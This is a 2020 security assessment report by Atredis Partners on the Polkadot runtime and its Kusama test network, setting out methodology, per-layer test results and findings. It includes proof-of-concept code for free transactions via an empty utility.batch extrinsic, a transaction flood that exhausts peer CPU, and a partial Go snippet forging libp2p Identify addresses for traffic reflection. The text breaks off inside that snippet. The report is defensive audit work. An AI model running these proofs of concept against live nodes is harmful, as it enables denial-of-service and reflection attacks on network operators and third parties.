Web3 Foundation Polkadot Runtime Security Assessment

Security Assessment Report

Prepared for Web3 Foundation
February 18, 2020 (version 1.0)

Table of Contents

Engagement Overview

Assessment Components and Objectives

Web3 Foundation ("W3F") recently engaged Atredis Partners ("Atredis") to perform a platform security assessment of the Polkadot Runtime. Objectives included validation that the Polkadot Runtime implementation and supporting technologies could not be corrupted or disrupted by a malicious network participant. A specific focus of this assessment was the security and reliability of Polkadot nodes acting as Validators and running in a secure configuration with Sentry nodes.

Testing was performed from January 20, 2020 through February 11th, 2020, by HD Moore, Tom Steele, and Bryan C. Geraghty of the Atredis Partners team, with Joshua Vaughn providing project management and delivery oversight. For Atredis Partners' assessment methodology, please see Appendix I of this document, and for team biographies, please see Appendix II. Specific testing components and testing tasks are included below.

COMPONENT	ENGAGEMENT TASKS
Web3 Foundation Polkadot Runtime Security Assessment	
Polkadot Runtime Platform Overview	• Enumerate and define key attack chains against the Polkadot Runtime • Attempt to identify scenarios that compromise Polkadot transactional integrity • Attempt to identify cases where attacker-supplied code execution is possible • Identify potential scenarios undermining auditability and trustworthiness of Polkadot • Confirm the Polkadot Runtime architecture, development, and transactional functionality meets accepted cryptographic and security best practices • Attempt to disable or otherwise interfere with a Validator's role on the network • Attempt to determine the specific Validators selected for the block production in a given transaction • Attempt to force selection of a malicious Validator for a given session
Reporting and Analysis	
Analysis and Deliverables	• Status Reporting and Realtime Communication • Comprehensive Engagement Deliverable • Engagement Outbrief and Remediation Review

Engagement Tasks

Atredis Partners performed the following tasks, at a high level, for in-scope targets during the engagement.

Source Code Analysis

Atredis reviewed the in-scope application source code, with an eye for security-relevant software defects. To aid in vulnerability discovery, application components were mapped out and modeled until a thorough understanding of execution flow, code paths, and application design and architecture were obtained.

Configuration and Architecture Review

Atredis Partners performed a high-level review of available documentation and source code with an eye toward the overall functional design and soundness of the implementation. A key aspect of this component was to identify gaps in the architecture and design regarding aspects of design that reduce overall defensibility, aimed at pointing out fundamental issues in the application architecture that should be addressed early in the development cycle as opposed to later when the platform is closer to a full production state.

While specific vulnerabilities may have been identified during the architecture and configuration review, the intent was less on finding individual defects and more on how the design of a given target affects overall defensibility. Outcomes of the architecture review helped inform testing objectives throughout the rest of the engagement while also helping the client define a long-term platform maturity and security design roadmap.

Attack Simulation and Breach Modeling

Atredis engaged in controlled simulations of attacker behavior during this assessment, with the objective of creating traffic and attack patterns that mirror typical approaches a malicious threat actor might engage in.

In an attack simulation, tasks and objectives are typically exclusionary versus inclusionary. This means that during the project, the engagement team collaborated with the client to define a broad range of targets and objectives, with specific tasks (for example, denial-of-service attacks or attacks on specific fragile systems) marked as off limits for testing, as necessary. This approach allows the team to use the types of organic thought processes a real threat actor would engage in, while still allowing the simulation to proceed in a controlled manner with specific, measurable goals.

Network Protocol Analysis

Atredis Partners reviewed network traffic using various packet flow analysis and packet capture tools to observe in-scope network traffic with the objective of identifying scenarios where the integrity of trusted communications could be diminished or reduced. Network communications were analyzed for the presence of cleartext communications or scenarios where the integrity of cryptographic communications could be diminished, and Atredis attempted to identify means to bypass or circumvent network authentication or replay communications, as well as other case-dependent means to abuse the environment to disrupt, intercept, or otherwise negatively affect in-scope targets and communications.

Status Reporting and Realtime Communication

As described in the methodology section below, Atredis scheduled regular status meetings with client representatives during the project and reported significant findings in realtime via secure communication channels.

Executive Summary

Atredis Partners performed a security assessment designed to address the confidentiality, integrity, and availability of the Polkadot platform. A bottom-up analysis of the entire communication stack of the platform, an analysis of Polkadot runtime source code, and dynamic testing of the Kusama CC3 test network were conducted to complete engagement tasks.

Testing was performed using a holistic approach by separating Polkadot into logical approachable layers. The attack surface for each layer was enumerated and considered from multiple roles, including both anonymous and authenticated users. A focus was placed on the peer-to-peer, Substrate, and Polkadot layers. Under the direction of Web3, a large focus was placed on Denial-of-Service ("DOS") scenarios and fraudulent activity.

Atredis Partners was successful in testing many aspects of Polkadot. The Polkadot and Substrate layers were a difficult target. In most cases, testing required Atredis Partners to modify the source code of components in order to bypass validation routines within compiled programs.

Key Conclusions

Overall, the Substrate and Polkadot layers were found to be free from traditional classes of vulnerabilities and were difficult to disrupt or subvert via exploitation of injection, corruption, and permissions issues. The use of Rust greatly reduced the likelihood of many classes of attack. Rust is a programming language that is focused on safety above all else, while still being high-performance. Its role in reducing the overall risk to the platform and users cannot be understated, as the anonymous peer-to-peer interactions using traditionally less-safe languages (such as C) could be catastrophic. Further, the use of a WASM runtime was effective in sandboxing dynamic code, with no issues being found in the implementation.

A logic issue was identified in the Substrate layer that allows anonymous users to generate zero-cost transactions. The platform is dependent on all transactions having a cost factor and free transactions can be abused by an attacker to delay time-sensitive actions, such as voting. A similar issue was identified and reported by a third-party during this assessment. Integration tests may prevent this class of vulnerability in the future, but may be difficult to implement given the complexity of the platform.

As mentioned, dynamic testing was conducted using the Kusama network. The network consisted of less than 1,000 participating nodes and several attacks were identified that should not be possible with a larger network. For example, an attacker with modest resources could initiate a Distributed Denial-of-Service ("DDOS") attack to disable every node with a public interface, as well as the bootstrap servers. Atredis Partners reviewed this attack scenario with Web3, who expects the number of nodes to grow into the thousands and tens of thousands in the near future, which would prevent generalized DDOS attacks.

This assessment did not include full cryptanalysis of algorithms and schemes used throughout the platform. Atredis Partners performed a high-level review of critical functions in an attempt to identify usability and implementation flaws. This review determined that the implementations of ED25519 and SR25519 were entangled by a number of abstraction layers that might cause protocol confusion or downgrade weaknesses. Substrate also contains support for legacy Schnorrkel signatures and makes use of a signature validation function in the ed25519-dalek that has known weaknesses. However, it is clear that the cryptographic implementations in Polkadot have been given significant thought and there are already plans to remediate some of the mentioned issues. Further testing of the cryptographic implementation at all layers of Polkadot is recommended.

A large portion of testing was focused on disabling or otherwise interfering with validator nodes. Atredis Partners approached this task at each layer of the technology stack, from the network to the runtime. A combination of source code review, fuzzing, and dynamic testing was used in an attempt to disrupt or disable a node. This identified several issues with the Peer-to-Peer ("P2P") layer. These attacks can be used to both directly attack a specific node and cause a specific node to be blacklisted by its peers or the network operators. No attacks were identified at the Polkadot layer that directly interfered with validator processing.


No issues were identified in validator selection. The Phragmen algorithm, offline-phragmen simulation tool, and live network were reviewed to determine if validator selection was predictable. Given the small number of validators in the current network and the frequency of validator reuse, it was not clear if prediction was a requirement for attacks. Additional work would be needed to determine if Phragmen selection is relevant to validator security. Given the small number of total validators, it seems probable that directed attacks against trusted validators and their sentry nodes could result in these validators being slashed, and malicious validators being selected and used instead.

Findings Summary

In performing testing for this assessment, Atredis Partners identified **one (1) critical**, **one (1) high**, **one (1) medium**, and **three (3) informational** findings. The singular critical finding allows an attacker to flood the network with blocks without paying a transaction fee, enabling numerous attacks against network operations. The other issues, while worth investigating, could not be exploited to disrupt or subvert the network as a whole.

Atredis defines vulnerability severity ranking as follows:

- **Critical:** These vulnerabilities expose systems and applications to immediate threat of compromise by a dedicated or opportunistic attacker. With regards to the Polkadot network, a Critical finding allows an attacker to directly interfere with the correct functioning of the network.
- **High:** These vulnerabilities entail greater effort for attackers to exploit and may result in successful network compromise within a relatively short time.
- **Medium:** These vulnerabilities may not lead to network compromise but could be leveraged by attackers to attack other systems or applications components or be chained together with multiple medium findings to constitute a successful compromise.
- **Low:** These vulnerabilities are largely concerned with improper disclosure of information and should be resolved. They may provide attackers with important information that could lead to additional attack vectors or lower the level of effort necessary to exploit a system.



Remediation Tasks

Remediation at the Polkadot and Substrate layers will involve initially resolving the findings within this report, including the Critical severity flaw that could lead to free transactions. These flaws can be resolved by modifying application logic at the source code level.

The CPU processing issues at the Polkadot Runtime level may be difficult to completely solve, but reasonable limits could be implemented with regards to the number of erroneous transmissions accepted by a given peer. This may require implementation of a peer reputation system in order to reject disruptive nodes.

The two issues identified in the peer-to-peer layer can be resolved through smart filters in the peer dialer and restrictions on the allowed observable address types. Peer dialer restrictions would go a long way towards preventing forced interactions with private IP space, cloud provider metadata services, or attempts to trigger blacklisting systems. Reasonable limitations on the ports used by the peer-to-peer network would also prevent attacks against common internet-exposed services, like the Secure Shell on port 22.

Platform Analysis

The Polkadot platform builds on an extensive technology stack. After analysis, every component of this stack was determined to be relevant to this security assessment. Each component was analyzed as both a direct target and a component of a larger attack scenario. This process began at the TCP/IP layer and ended with the JavaScript web interface.

Network and Peer-to-Peer Layer

TCP/IP

The lower layers of the platform rely on the Libp2p peer-to-peer protocol. This protocol was originally designed to drive the Interplanetary Filesystem ("IPFS") network. Libraries are available for JavaScript (Node.js), Go, and Rust; the latter which is used by Polkadot and Substrate.

Libp2p provides peer discovery and support for a mix of protocols that provide the base for a functional peer-to-peer network. In practical terms, this process depends on a mix of nodes connected via TCP/IP, some which are directly exposed to the Internet, while others operate behind firewalls, and others interconnect from behind firewalls using a broker, such as WebRTC. At the simplest level of interaction, every Polkadot node connects to the network through TCP/IP, and has at least one, and sometimes many egress points that it depends on for communication.

To facilitate discovery and enumeration of hosts connected to the Kusama network, Atredis Partners built a Libp2p node crawler using the Go Libp2p library. The crawler connects to a number of peers provided by the bootstrap server, queries its peers, and repeats this to discover all nodes, their Peer IDs, and their advertised addresses. Executing the crawler resulted in discovery of approximately 600 externally reachable IPv4 and IPv6 endpoints, covering about 600 nodes in total, where approximately 350 were part of the Kusama network. These 350 nodes were compared against the public Telemetry server to determine if there were any gaps in visibility. Crawling the P2P network provided a much more comprehensive view of the overall Polkadot network compared to Telemetry alone.

Multiplexer

The Libp2p protocol uses a multiplexer to manage concurrent streams over a single network connection. This multiplexer implementation (yamux) is relatively simple and does not expose any extraordinary surface for resource exhaustion attacks. Atredis Partners performed limited fuzzing of this protocol and did not identify any scenarios where a remote attacker could trigger a crash or other faulty condition.

SECIO Layer

The SECIO protocol, accessed through the multiplexer, provides transport level privacy for peer-to-peer connections, effectively functioning as TLS. The SECIO protocol exposes primitives that could be abused for CPU exhaustion (signing and verification), but limited fuzzing and use of malicious key data did not identify any scenarios where a remote attacker could trigger a crash or other fault condition. Further, CPU exhaustion attacks against this service were not sufficient to delay transaction processing of a Validator node.

Identify Protocol

The Identify protocol is used to announce a node's addresses its peers and share the observable address of the connecting peer. The Substrate/Polkadot implementation allows up to 30 peer addresses to be advertised and for a wide variety of address types to be used. Extensive testing was performed of possible address types ("multiaddresses") to identify viable attacks.

An analysis of this protocol discovered two ways it can be used by an attacker, the most serious of which converts the entire P2P network into a persistent DDOS tool, while the second provides a minor information leak.

Ping Protocol

The Ping protocol is a simple echo service. This protocol receives data, sends the same data back, and closes the connection. This protocol can be used to exhaust the bandwidth of a given peer, but limited fuzzing and did not identify any scenarios where a remote attacker could trigger extensive CPU use, memory use, or a runtime panic.

KAD Protocol

The KAD protocol implements the Kademlia Distributed Hash Table ("DHT"), which is used to discover and advertise nodes on the peer-to-peer network. This protocol was used to build a working crawler but was not extensively tested on its own.

Substrate Status Gossip

The Substrate protocol handler is used to enable Polkadot blockchain communication over the Status and Gossip protocols. These protocols are responsible for routing Polkadot network data between peers in the network.

Polkadot Blockchain & Runtime

Polkadot nodes on the Kusama network expose asynchronous handlers for various sub-components. The main sub-components handle submitted RPC requests, peer-to-peer traffic, and internal transaction processing. Some of these facilities are encompassed by the Polkadot Runtime which includes a WASM interpreter.

In the current Kusama implementation, transactions are initiated through RPC requests to nodes that have been configured to accept RPC requests. The receiving nodes perform basic validation of the transactions, queue them into a local database, and redistributes them amongst peers.

Elected validator nodes use the BABE protocol to decide which validators will be the authors of the next block. The chosen authors validate transactions that have been stored in their local database and produce a block from them. Validators use the GRANDPA process to validate and finalize blocks into the blockchain.

RPC Server

Polkadot nodes expose a JSON-RPC interface that is used by both the JavaScript web interface and separate programs to interface with the Polkadot network. This interface exposes a WebSocket and HTTP interface to the RPC handler. Extensive testing of the RPC interface was performed as part of the overall assessment process. This interface only accepts a limited number of WebSocket connections and centralized, public nodes may be at risk to a denial-of-service attack as a result.

JavaScript User Interface

The Polkadot JavaScript UI is offered as both a hosted option and a self-hosted mode. This interface was lightly tested as part of the overall assessment process. This UI connects to the RPC interface exposed by the Polkadot node.

Telemetry Server

Polkadot includes support for both public and non-public telemetry services. These services provide visibility into a portion of the active Polkadot peers. The recommended configuration for Validators is to not publish their information in a public Telemetry service. Light testing of the telemetry UI and backend was performed as part of this assessment.

Attack Scenarios

Atredis Partners performed the following attack scenarios, each of which is relevant to the primary goals of this assessment. These scenarios and details are not comprehensive of all testing performed but provide additional details on the assessment process and the level of coverage applied to each component and goal.

As part of the testing process, Atredis Partners developed a number of customized tools and proof-of-concepts that have been shared with Web3. The following tools were shared outside of this document:

- polkadot-crawler.go
- polkadot-identity-spam-multi.go
- polkadot-identity-spam.go
- polkadot-substrate-pipe.go
- polkadot-sentry-prober.go
- polkadot-secio-spam.go
- polkadot-kad-spam.go
- scalefuzz
- libloader

In addition to these tools, versions of supporting libraries were provided with patches applied to enable compatibility with the Polkadot network and to remove filtering from a malicious Polkadot node. These patches cover the following libraries:

- go-libp2p
- go-libp2p-core
- go-libp2p-kad-dht
- go-libp2p-secio
- go-libp2p-swarm
- substrate (via substrate-patch.diff)

Transactional Integrity

Tests were designed to validate the integrity of transactions sent through the Polkadot network. Testing was performed using RPC endpoints for ingress.

Invalid Transactions

General testing was performed using the Polkadot JavaScript API to create invalid transactions containing invalid data. Additionally, dynamic testing tools were used for fuzzing through WebSocket and HTTP interfaces as well as through customized Substrate clients.

Test	Submit invalid transactions via Node RPC endpoint

Result	**Not Vulnerable**
Details	Invalid transactions are rejected by the RPC endpoint early in processing. Atredis Partners performed dynamic testing, fuzzing, and source code review of the RPC system and did not identify any flaws. This included fuzzing of the SCALE serialization protocol. It is worth noting that the SCALE library also contains extensive fuzzing coverage in the test suite.

Test	Submit invalid transactions via modified node and broadcast across network
Result	**Partially Vulnerable**
Details	A custom node was built with validation logic removed and was used to submit invalid and unpaid transactions to the network. This increased the processing load of immediate peers, but these transactions were never finalized into a block.

Free Transactions

The JavaScript API was used to enumerate and create transactions in an attempt to identify those that did not require a fee due to logic flaws.

Test	Submit valid unpaid transactions via node RPC endpoint
Result	**Vulnerable**
Details	Using the Polkadot source code, all FreeOperation transactions were enumerated and then tested against the Kusama network. This testing determined that the `batch` extrinsic could be used to flood the network with unpaid transactions.

Attacker Code Execution

Polkadot executes dynamic code in a WASM Rust environment. Atredis Partners attempted to design testing around this area, with the goal of executing malicious code on a node.

Code Placement

Atredis Partners attempted to replace code executing within the WASM runtime.

Test	Submit valid transactions to replace code via node RPC endpoint

Result	**Partially Tested**
Details	Attempts to use the `set_code` and `set_code_without_checks` extrinsics failed with `Bad Origin.` Source code review of these features was conducted, but dynamic testing was limited. Successful execution of these features was tested using a local node running in a development configuration.

Runtime Escape

Tests were designed to escape the WASM runtime using native calls.

Test	Review runtime for the possibility of code execution through native calls
Result	**Partially Tested**
Details	Native call hooks were assessed, but the WASM runtime could use additional scrutiny for potential escape and resource exhaustion attacks.

Validator Disruption

Tests were designed that could interview with a "Validator" node. Most tests were designed to bring a node offline or otherwise cause a disruption in execution. The Libp2p layer served a major focus.

P2P Connection Flooding Attacks

Tests were designed to interfere with the peer-to-peer layer.

Test	Flood the P2P TCP Listener
Result	**Not Vulnerable**
Details	Sustained connection floods could prevent inbound connections, but did not restrict outbound connections, which prevented a connection flood from impacting network operations.

Test	Flood the multiplexer protocol
Result	**Not Vulnerable**

Details	Repeated concurrent connections were initiated to a P2P endpoint in order to place load on the multiplexer implementation. High CPU use was observed, but this did not impact node processing.

Test	Flood the SECIO protocol
Result	**Partially Vulnerable**
Details	Repeated concurrent connections were initiated to a P2P endpoint. High CPU use was observed, and this slowed down processing slightly, but did not impact network operations. Spot testing of the SECIO handler identified cases where CPU exhaustion may be possible, but active testing could not confirm that this was a viable attack.

Test	Flood the Identify protocol
Result	**Partially Vulnerable**
Details	Repeated concurrent connections to the Identify protocol handler could prevent new peers from being added by consuming all outbound dialer slots, but even a freshly started node would obtain approximately 8 peers and be able to participate in the network during an attack.

Test	Flood the Ping protocol
Result	**Partially Vulnerable**
Details	Repeated concurrent connections to the Ping protocol handler could consume bandwidth, but this had no noticeable impact on network participation. Bandwidth consumption was symmetrical in that the attacker was required to send and receive just as much as the victim.

Test	Flood the DHT protocol
Result	**Untested**

Details	The KAD/DHT protocol was only lightly tested and additional analysis is recommended.

Test	Flood the Substrate protocol
Result	**Partially Tested**
Details	Slightly corrupted Substrate traffic was sent to a target peer, resulting in excessive CPU usage, but this did not impact network participation. The use of Protobuffs for deserialization minimized the attack surface at this layer.

Abuse the P2P Identity Protocol

These tests were designed to abuse the Identify protocol from Libp2p with a focus on subverting the multiaddress definitions and behavior.

Test	Send fraudulent addresses that reference Unix stream paths
Result	**Not Vulnerable**
Details	Multiaddress values were submitted to a Polkadot peer that specified Unix stream paths. Unix stream multiaddresses were ignored by the current P2P implementation.

Test	Send fraudulent addresses that trigger attacks on third parties
Result	**Vulnerable**
Details	Multiaddress values were submitted to a Polkadot peer that referenced a third-party host and service. This test confirmed that a malicious node can force a Polkadot peer to make repeated connections to a third-party service. These connections continued to be made hours after the initial connection was made.

Test	Send fraudulent addresses that tie up available peer slots
Result	**Vulnerable**

Details	Multiaddress values were submitted that would result in connections in the peer dialer timing out after an extended delay. This test demonstrated that an attacker can limit peer connectivity of a node by filling all peer slots through reconnecting and advertising multiple unreachable addresses. Although this attack prevented new outbound connections from being established, it did not result in the node being isolated from the network.

Test	Send fraudulent addresses that drop the target reputation
Result	**Untested**
Details	Multiaddress values may be submitted that would cause a third-party to block the target node's addresses in a reputation database. Possible vectors including Akamai, CloudFlare, and anti-spam databases such as Spamhaus. Any future peer-based reputation system implemented in Polkadot should take into account malicious multiaddresses advertised by an attacking peer.

Test	Identify Protected Validators by DHT Crawling
Result	**Not Vulnerable**
Details	DHT crawling was used to enumerate all network nodes and try to identify protected validators (those using--reserved-only). This test confirmed that protected validators were not discoverable from DHT services on any identified peer, including the sentry nodes that they use.

Test	Identify Validator Sentry Nodes via P2P Queries
Result	**Partially Vulnerable**
Details	DHT queries against sentry nodes do not disclose peers and this can enable Sentry node discovery, but it is not conclusive proof of Sentry node status. Additional analysis of Sentry node P2P behavior is recommended.

Test	Predict Validation Selection

Result	**Untested**
Details	A cursory review of the Phragmen algorithm, the offline-phragmen tool, and the observation of the Polkadot network was performed. It was not clear whether validator prediction would significantly impact attacks intent on forced validator selection.

Test	Forced Validator Selection
Result	**Partially Tested**
Details	Attempts to cause forced validator selection by performing Denial-of-Service attacks against the network were unsuccessful. Network-level attacks had limited effect, and malicious node modifications proved to be unstable at scale.

Findings and Recommendations

The following section outlines findings identified via manual and automated testing over the course of this engagement. Where necessary, specific artifacts to validate or replicate issues are included, as well as Atredis Partners' views on finding severity and recommended remediation.

Findings Summary

The below tables summarize the number and severity of the unique issues identified throughout the engagement.

CRITICAL	HIGH	MEDIUM	LOW	INFO
1	1	1	0	3

Findings Detail

FINDING NAME	SEVERITY
Free Transaction Abuse via utility.batch Extrinsic	**Critical**
Polkadot Node CPU Exhaustion via Invalid Transactions	**High**
P2P Identity Response Peer Addresses Traffic Reflection	**Medium**
P2P Identity Response Observable Address DNS Leak	**Info**
Substrate sr25519 Pair::Verify() Calls Deprecated Functions	**Info**
Substrate from_seed_slice() Inconsistent Interface Warnings	**Info**

Free Transaction Abuse via utility.batch Extrinsic

Severity: Critical

Finding Overview


The `utility.batch` extrinsic allows transactions to be submitted without a transaction fee. This can be abused by an attacker to flood the network with useless blocks and delay normal operations.

Finding Detail

The `utility.batch` extrinsic, when submitted with empty arguments, or another `utility.batch` extrinsic as the argument, will be processed even when the sending account has a zero balance. This can be abused to quickly consume blocks on the network with free transactions. An attacker can use this to introduce processing delays and consume storage across the network, which may impact time-sensitive actions such as voting.

```
const { ApiPromise, WsProvider } = require('@polkadot/api');
const {
  Keyring
} = require('@polkadot/keyring');
async function main () {
  const provider = new WsProvider('ws://host:port');
  const api = await ApiPromise.create({ provider });
  const keyring = new Keyring({
    type: 'sr25519'
  });
  const alice = keyring.addFromUri("//Alice");
  api.tx.utility.batch([])
    .signAndSend(alice, ({ events = [], status }) => {
      console.log('Proposal status:', status.type);
      if (status.isFinalized) {
        console.error('You have just upgraded your chain');
        console.log('Completed at block hash', status.asFinalized.toHex());
        console.log('Events:');
        events.forEach(({ phase, event: { data, method, section } }) => {
          console.log('\t', phase.toString(), `: ${section}.${method}`, data.toString());
        });
        process.exit(0);
      }
    });
}
main().catch((error) => {
  console.error(error);
  process.exit(-1);
});
```

Code Snippet to Submit a `utility.batch` Request via JSON-RPC



Screenshot from Polkascan of the Free Transaction (paysFee:false)

Recommendation(s)

The Polkadot Runtime should reject `utility.batch` extrinsics when submitted with empty parameters or parameters that only include other free operations.

References

Polkascan reference to a free transaction created through the `utility.batch` extrinsic: https://polkascan.io/pre/kusama/event/1002557-5

Polkadot Node CPU Exhaustion via Invalid Transactions

Severity: High

Finding Overview


A Polkadot node that broadcasts invalid transactions can consume substantial amounts of processing time on the peers without incurring any of its own. This can be used by an attacker to slow down specific nodes connected via the peer-to-peer network.

Finding Detail

The Polkadot node implementation applies substantial validation to transactions submitted via the RPC endpoint. This prevents invalid transactions from being casually introduced to the network but does not protect against a rogue node that intentionally broadcasts invalid transactions to connected peers. Atredis Partners determined that it is possible to cause a Denial-of-Service condition on peers that are connected to a malicious node. This attack was performed by patching the Substrate library in order to bypass validation checks and then initiating an RPC transaction through the patched client.

Specifically, when the check requiring sufficient funding for a transaction is bypassed, transactions are sent to peers for validation even though the fee has not been paid. The validation fails at the peers, but the extra workload causes a higher than normal level of processing for the peer. Additionally, when the checks that limit retransmissions are removed, the client goes into a retransmission loop that causes the effect to be multiplied.

When Atredis Partners sent 1000 insufficiently funded transfer RPC requests through the patched node, it overloaded the Polkadot processes on all connected peers for about 10 minutes. This attack took approximately 30 seconds to execute.



```
  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
27740 polkadot  20   0 2915760 454036  34136 S 115.9  5.6  11:46.37 polkadot
```

Polkadot Process Consuming 115% CPU on a Connected Peer

The following code snippet was used to perform the attack through a patched Polkadot node. A patch has been provided to Web3 outside of this document.

```
const bcg6 = "FFrksmATLR5M2uKFuPF6PBZjYqNWez5XPWTcMdBzhjATCzL";
const alice = keyring.addFromUri("//Alice");

for (x = 0; x <= 1000; x++) {
    var a = await api.tx.balances.transfer(bcg6, "1").signAndSend(alice);
    console.log("a: " + a);
}
```

Denial-of-Service Attack Proof-of-Concept

Recommendation(s)

Polkadot nodes should implement efficient methods to detect and reject invalid transactions broadcast by malicious peers.

References

See the referenced `substrate-patch.diff` for modifications that were made to the Polkadot node implementation.

P2P Identity Response Peer Addresses Traffic Reflection

Severity: Medium

Finding Overview

The Polkadot node libp2p Identity protocol implementation will ask a connecting peer for a list of its addresses, adding those addresses to the outbound peer dialer. An attacker can abuse this functionality to force one or more peers to repeatedly connect to a third-party address, resulting in a sustained attack sourced from a Polkadot node.

Finding Detail

The libp2p Identity protocols works by waiting for a peer to connect and then sending a response that contains a list of the node's addresses, in the "multiaddress" format, as well as the observed address of the connecting peer.

The Polkadot node implementation will process up to 30 peer addresses in response to the identity request, adding these addresses to the outbound peer-to-peer dialer. A malicious peer-to-peer node can force another peer to make repeated requests to arbitrary hosts and ports using various different protocols. The peer dialer is aggressive and will repeatedly reconnect to the supplied addresses before eventually timing out. In one example, a single connection to a Polkadot peer resulted in sustained TCP connections to a third-party SSH service for over four hours. By default, the peer dialer will also connect to private IP space, cloud metadata services, and service ports reserved for important applications. Combined, these make the peer dialer a weak spot in the security of the Polkadot network.

An attacker that connects to multiple peers and makes multiple connections can use the peer-to-peer network as Distributed Denial-of-Service ("DDOS") source, overwhelming a victim service. This attack can also be used to force third parties to ban or otherwise blacklist a Polkadot peer, which in turn may impact the functionality of the node.

```
w := ggio.NewDelimitedWriter(s)
mes := pb.Identify{}

la, err := multiaddr.NewMultiaddr(i.Victim)
if err != nil {
    log.Printf("invalid address: %s", err)
    return
}
oa, err := multiaddr.NewMultiaddr("/ip4/127.0.0.1/tcp/9199")
if err != nil {
    log.Printf("invalid observable: %s", err)
    return
}

pk := s.Conn().LocalPrivateKey().GetPublic()
pkb, err := pk.Bytes()
if err != nil {
